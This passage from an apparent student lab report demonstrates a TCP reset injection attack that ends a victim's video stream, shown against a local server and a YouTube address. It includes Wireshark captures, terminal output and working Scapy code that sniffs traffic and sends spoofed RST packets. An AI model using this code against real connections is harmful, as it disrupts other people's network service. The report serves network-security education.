
Figure 9: Attacker Side Wireshark Capture



```
*enp0s3
tcp&&ip.addr==192.168.0.103&&ip.addr==192.168.0.106
No.  Time                          Source        Destination   Length Protocol Info
3147 2019-09-07 15:41:55.468981768 192.168.0.103 192.168.0.106     66 TCP      [TCP Keep-Alive] 8080 → 48138 [ACK] Seq=10…
3148 2019-09-07 15:41:55.469009999 192.168.0.106 192.168.0.103     66 TCP      [TCP ZeroWindow] 48138 → 8080 [ACK] Seq=13…
3149 2019-09-07 15:41:55.496978078 192.168.0.106 192.168.0.103     66 TCP      [TCP Window Update] 48138 → 8080 [ACK] Seq…
3150 2019-09-07 15:41:55.497344083 192.168.0.103 192.168.0.106    362 TCP      [TCP segment of a reassembled PDU]
3151 2019-09-07 15:41:55.497368070 192.168.0.106 192.168.0.103     66 TCP      48138 → 8080 [ACK] Seq=1302620613 Ack=1091…
3152 2019-09-07 15:41:55.497624065 192.168.0.103 192.168.0.106  18890 TCP      [TCP segment of a reassembled PDU]
3155 2019-09-07 15:41:55.532055068 192.168.0.106 192.168.0.103     60 TCP      48138 → 8080 [RST] Seq=1302620613 Win=1048…
3156 2019-09-07 15:41:55.532105266 192.168.0.103 192.168.0.106   1514 TCP      [TCP segment of a reassembled PDU]
3157 2019-09-07 15:41:55.532139793 192.168.0.106 192.168.0.103     66 TCP      48138 → 8080 [ACK] Seq=1302620613 Ack=1091…
3158 2019-09-07 15:41:55.532338943 192.168.0.103 192.168.0.106     60 TCP      8080 → 48138 [RST] Seq=1091906117 Win=0 Le…

    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
  ▸ .... .... .1.. = Reset: Set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: ·········R··]
  Window size value: 0

TCP Flags (tcp.flags.str), 2 bytes          Packets: 3377 · Displayed: 2222 (65.8%)          Profile: Default
```

Figure 10: Victim Side Wireshark Capture

- RST packets are sent to the server spoofed as sent from victim machine
- The connection is terminated and the video streaming is stopped in victim machine.
- The server is still streaming the video because only the victim is affected in the attack.



```
tcp&&ip.addr==192.168.0.103&&ip.addr==192.168.0.106
```

```
No.   Time           Source          Destination     Protocol Length Info
 5552 865.804683670 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2960597 Ack=134 Win=29056 Len=1448 TSva…
 5553 865.804689466 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2962045 Ack=134 Win=29056 Len=1448 TSva…
 5554 865.804695159 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2963493 Ack=134 Win=29056 Len=1448 TSva…
 5555 865.804700922 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2964941 Ack=134 Win=29056 Len=1448 TSva…
 5556 865.804706902 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2966389 Ack=134 Win=29056 Len=1448 TSva…
 5557 865.804967711 192.168.0.106   192.168.0.103   TCP        66 48138 → 8080 [ACK] Seq=134 Ack=2951909 Win=25984 Len=0 TSval=1…
 5558 865.804990814 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2967837 Ack=134 Win=29056 Len=1448 TSva…
 5559 865.805003599 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2969285 Ack=134 Win=29056 Len=1448 TSva…
 5563 865.836409574 192.168.0.103   192.168.0.106   TCP      1514 8080 → 48138 [ACK] Seq=2970733 Ack=134 Win=29056 Len=1448 TSva…
 5564 865.838548730 192.168.0.106   192.168.0.103   TCP        60 48138 → 8080 [RST] Seq=134 Win=1048576 Len=0
 5565 865.839730664 192.168.0.106   192.168.0.103   TCP        66 48138 → 8080 [ACK] Seq=134 Ack=2972181 Win=5760 Len=0 TSval=15…
 5566 865.839766954 192.168.0.103   192.168.0.106   TCP        54 8080 → 48138 [RST] Seq=2972181 Win=0 Len=0
```

```
    000. .... .... = Reserved: Not set
    ...0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
  ⊞ .... .... .1.. = Reset: Set
```

```
0000  08 00 27 05 a8 89 18 cf  5e 9e 9e e3 08 00 45 00   ..'..... ^.....E.
0010  00 28 79 ae 40 00 40 06  3f 00 c0 a8 00 67 c0 a8   .(y.@.@. ?....g..
0020  00 6a 1f 90 bc 0a 41 15  2a 45 00 00 00 00 50 04   .j....A. *E....P.
0030  00 00 e6 c9 00 00                                  ......
```

Reset (tcp.flags.reset), 1 byte   Packets: 5741 · Displayed: 3573 (62.2%)   Profile: Default

Figure 11: Server Side Wireshark Capture




Figure 12: Video Streaming Stopped in Victim machine

5 Attack on YouTube Streaming

In this scenario ,the victim is streaming a video from YouTube and the attacker tries to reset the streaming.This time, the IP address of victim is 192.168.0.104.

5.1 Attack Steps

- Victim enters the URL and starts streaming
- Attacker sniffs the packets using Wireshark
- Attacker excutes the attack file the same as before. This time the destination IP address parameter is different and it is 110.76.130.17.
- RST packets are sent to YouTube's IP address.





Figure 13: Video Streaming Continues in Server machine



Network Protocol

Please enter a network URL:

https://www.youtube.com/watch?v=Ng3GcxTg6BY&t=183s

http://www.example.com/stream.avi
rtp://@:1234
mms://mms.examples.com/stream.asx
rtsp://server.example.org:8080/test.sdp
http://www.yourtube.com/watch?v=gg64x

☐ Show more options

Figure 14: VLC Youtube URL




Media
Playback
Audio
Video
Subtitle
Tools
View
Help
LIONEL MESSI WAS BORN IN ARGENTINA AND COMES FROM A POOR FAMILY.
00:12
04:49
35%


Figure 15: VLC Youtube Streaming



```
tcp&&ip.addr == 192.168.0.104

o.  Time                          Source          Destination     Protocol  Length Info
 54 2019-09-07 15:55:40.2557172… 192.168.0.104   110.76.130.17   TCP         74 58630 → 4…
 55 2019-09-07 15:55:40.2627514… 110.76.130.17   192.168.0.104   TCP         74 443 → 586…
 56 2019-09-07 15:55:40.2629769… 192.168.0.104   110.76.130.17   TCP         66 58630 → 4…
 57 2019-09-07 15:55:40.2634362… 192.168.0.104   110.76.130.17   TLSv1.2    345 Client He…
 58 2019-09-07 15:55:40.2726115… 110.76.130.17   192.168.0.104   TCP         66 443 → 586…
 59 2019-09-07 15:55:40.2735946… 110.76.130.17   192.168.0.104   TLSv1.2   1494 Server He…
 60 2019-09-07 15:55:40.2738371… 110.76.130.17   192.168.0.104   TLSv1.2   1586 Certifica…
 61 2019-09-07 15:55:40.2771380… 192.168.0.104   110.76.130.17   TCP         66 58630 → 4…
 62 2019-09-07 15:55:40.2853193… 110.76.130.17   192.168.0.104   TLSv1.2    158 [TCP Spur…
 63 2019-09-07 15:55:40.2865026… 192.168.0.104   110.76.130.17   TCP         78 [TCP Dup …
 64 2019-09-07 15:55:40.2865086… 192.168.0.104   110.76.130.17   TLSv1.2    192 Client Ke…
 65 2019-09-07 15:55:40.2954066… 110.76.130.17   192.168.0.104   TLSv1.2    296 New Sessi…
 66 2019-09-07 15:55:40.2989487… 192.168.0.104   110.76.130.17   TLSv1.2    834 Applicati…
 69 2019-09-07 15:55:40.3105074… 110.76.130.17   192.168.0.104   TCP         66 443 → 586…
 70 2019-09-07 15:55:40.3112847… 192.168.0.104   110.76.130.17   TLSv1.2    377 Applicati…
 71 2019-09-07 15:55:40.3162926… 110.76.130.17   192.168.0.104   TCP         66 443 → 586…

Frame 54: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: c4:71:54:2c:a8:b4 (c4:71:54:2c:a8:b4)
Internet Protocol Version 4, Src: 192.168.0.104, Dst: 110.76.130.17
Transmission Control Protocol, Src Port: 58630, Dst Port: 443, Seq: 2241505830, Len: 0

000  c4 71 54 2c a8 b4 08 00  27 05 a8 89 08 00 45 00   .qT,.... '.....E.
010  00 3c 29 d2 40 00 40 06  5f 7c c0 a8 00 68 6e 4c   .<).@.@. _|...hnL
020  82 11 e5 06 01 bb 85 9a  aa 26 00 00 00 00 a0 02   ........ .&......
030  72 10 8a 05 00 00 02 04  05 b4 04 02 08 0a 00 05   r....... ........
040  83 f4 00 00 00 00 01 03  03 07                     ........ ..

wireshark_enp0s3_20190907155513_Rimfae     Packets: 2502 · Displayed: 2378 (95.0%)     Profile: Default
```


Figure 16: Attacker Side Wireshark Capture

- Video stops playing



```
.
Sent 1 packets.
Sending Reset Packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 192.168.0.104
  dst       = 110.76.130.17
  \options   \
###[ TCP ]###
     sport     = 58870
     dport     = https
     seq       = 1747546016
     ack       = 37
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
```

Figure 17: Execution of Code in Terminal




```
tcp&&ip.addr == 192.168.0.104

No.   Time                          Source          Destination     Protocol Length Info
15527 2019-09-07 15:58:54.5601908… 110.76.130.17   192.168.0.104   TLSv1.2  2922 Applicati…
15528 2019-09-07 15:58:54.5615610… 110.76.130.17   192.168.0.104   TCP      1494 [TCP segm…
15529 2019-09-07 15:58:54.5617957… 110.76.130.17   192.168.0.104   TCP      1494 [TCP segm…
15530 2019-09-07 15:58:54.5640226… 110.76.130.17   192.168.0.104   TCP      2922 [TCP segm…
15531 2019-09-07 15:58:54.5659209… 110.76.130.17   192.168.0.104   TCP      2922 [TCP segm…
15532 2019-09-07 15:58:54.5916963… 192.168.0.104   110.76.130.17   TCP        66 58630 → 4…
15533 2019-09-07 15:58:54.5965882… 110.76.130.17   192.168.0.104   TCP      1494 [TCP segm…
15534 2019-09-07 15:58:54.5968497… 110.76.130.17   192.168.0.104   TCP      1494 [TCP segm…
15535 2019-09-07 15:58:54.6389886… 192.168.0.104   110.76.130.17   TCP        66 58630 → 4…
15536 2019-09-07 15:58:54.8727190… 110.76.130.17   192.168.0.104   TCP       194 [TCP Wind…
15537 2019-09-07 15:58:54.8727382… 192.168.0.104   110.76.130.17   TCP        66 [TCP Zero…
15540 2019-09-07 15:58:54.9421047… 192.168.0.104   110.76.130.17   TCP        54 58630 → 4…
15541 2019-09-07 15:58:55.0324867… 192.168.0.104   110.76.130.17   TCP        66 58630 → 4…
15542 2019-09-07 15:58:55.4482201… 110.76.130.17   192.168.0.104   TCP        60 443 → 586…

▸ Frame 54: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: c4:71:54:2c:a8:b4 (c4:71:54:2c:a8:b4)
▸ Internet Protocol Version 4, Src: 192.168.0.104, Dst: 110.76.130.17
▸ Transmission Control Protocol, Src Port: 58630, Dst Port: 443, Seq: 2241505830, Len: 0

0000  c4 71 54 2c a8 b4 08 00  27 05 a8 89 08 00 45 00   .qT,.... '.....E.
0010  00 3c 29 d2 40 00 40 06  5f 7c c0 a8 00 68 6e 4c   .<).@.@. _|...hnL
0020  82 11 e5 06 01 bb 85 9a  aa 26 00 00 00 00 a0 02   ........ .&......
0030  72 10 8a 05 00 00 02 04  05 b4 04 02 08 0a 00 05   r....... ........
0040  83 f4 00 00 00 00 01 03  03 07                     ........ ..

wireshark_enp0s3_20190907155513_Rimfae      Packets: 15585 · Displayed: 15027 (96.4%)      Profile: Default
```

Figure 18: Attacker Side Reset Packet Wireshark Capture

6 Success of Attack

The attack performed here is successful. The purpose of the attack is to stop a video streaming in the victim machine by resetting established TCP connection




```
tcp&&ip.addr==192.168.0.104
```

```
No.   Time                          Source        Destination   Length Protocol Info
19152 2019-09-08 13:36:22.802676786 192.168.0.104 110.76.130.17   94 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335646535…
19154 2019-09-08 13:36:23.334201525 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19155 2019-09-08 13:36:23.334265580 192.168.0.104 110.76.130.17   94 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335646678…
19156 2019-09-08 13:36:23.335188081 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19157 2019-09-08 13:36:23.335230689 192.168.0.104 110.76.130.17   94 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335646821…
19158 2019-09-08 13:36:23.342242938 110.76.130.17 192.168.0.104 2922 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19159 2019-09-08 13:36:23.342288719 192.168.0.104 110.76.130.17   94 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335647107…
19162 2019-09-08 13:36:23.357987241 192.168.0.104 110.76.130.17   60 TCP  43022 → 443 [RST] Seq=2202540439 Win=1048576 L…
19163 2019-09-08 13:36:23.517777943 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19164 2019-09-08 13:36:23.517817331 192.168.0.104 110.76.130.17   94 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335647249…
19165 2019-09-08 13:36:23.522457152 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19166 2019-09-08 13:36:23.522496413 192.168.0.104 110.76.130.17   86 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335648937…
19167 2019-09-08 13:36:23.532597399 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19168 2019-09-08 13:36:23.532632945 192.168.0.104 110.76.130.17   86 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335649079…
19169 2019-09-08 13:36:23.532833567 110.76.130.17 192.168.0.104 1494 TCP  [TCP Retransmission] 443 → 43022 [ACK] Seq=335…
19170 2019-09-08 13:36:23.532846115 192.168.0.104 110.76.130.17   86 TCP  43022 → 443 [ACK] Seq=2202540439 Ack=335649222…
19171 2019-09-08 13:36:23.731768806 110.76.130.17 192.168.0.104   60 TCP  443 → 43022 [RST] Seq=3356492226 Win=0 Len=0
```

```
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
    ▸ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·········R··]
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: 256]
```

```
Reset (tcp.flags.reset), 1 byte        Packets: 19365 · Displayed: 17685 (91.3%)        Profile: Default
```

Figure 19: Victim Side Reset Packet Wireshark Capture



Title	Duration	Album
Motivational Succes…	04:49	

Figure 20: Video Streaming Stopped in Victim machine

between victim and server, and the attacker has been able to do it. It has been successful not only just in LAN but also in online. The reason lies in the explanation of the code:

- Firstly the **sniff** function has been called on **"enp0s3"** interface and only TCP packets are filtered.Because the server and the victim are using **"enp0s3"** interface and TCP connection.

```
# sniffing TCP packet and sending it to packet_info_extract

sniff(iface='enp0s3', prn=packet_info_extract, count=2, filter='tcp')
```

- The sniffed packet are sent to `packet_info_extract` function. There the source and the destination IP addresses of the sniffed packet are compared with victim's IP address and the IP address given as argument in the terminal respectively. And if they match, then the next step is taken.
- After the match, TCP information of the packet are extracted and `reset_connection` function is called.

```
def packet_info_extract(pkt):

# getting ip info

    iplayer = pkt.getlayer(IP)

    source_ip = iplayer.src
    dest_ip = iplayer.dst

# Check request source is victim and dest is server

    if source_ip == '192.168.0.106' and dest_ip == sys.argv[1]:
        print ' source ip of packet is %s' % source_ip
        print pkt.show()

# getting tcp info

        tcplayer = pkt.getlayer(TCP)

        t_sequence = tcplayer.seq
        t_sourceport = tcplayer.sport
        t_destport = tcplayer.dport

        print 'sequence number is %s' % t_sequence

# Calling reset function

        reset_connection(dest_ip, t_sourceport, t_destport, t_sequence)
```

- In the `reset_connection` function a new TCP packet is generated. The IP layer and the TCP layer uses the information extracted in the `packet_info_extract` function.

- Lastly, the RST flag is set and the send function is called.

```
def reset_connection(
    dest_ip,
    tcp_sport,
    tcp_destport,
    tcp_sequence,
    ):

# generating ip header

    i = IP()
    i.src = '192.168.0.106'
    i.dst = dest_ip
    i.proto = 'tcp'

# generating tcp header

    t = TCP()
    t.sport = tcp_sport
    t.dport = tcp_destport
    t.seq = tcp_sequence

# setting rst flag

    t.flags = 'R'

# sending new packet

    newpkt = i / t
    send(i / t)
    print 'Sending Reset Packet'
    print newpkt.show()
```

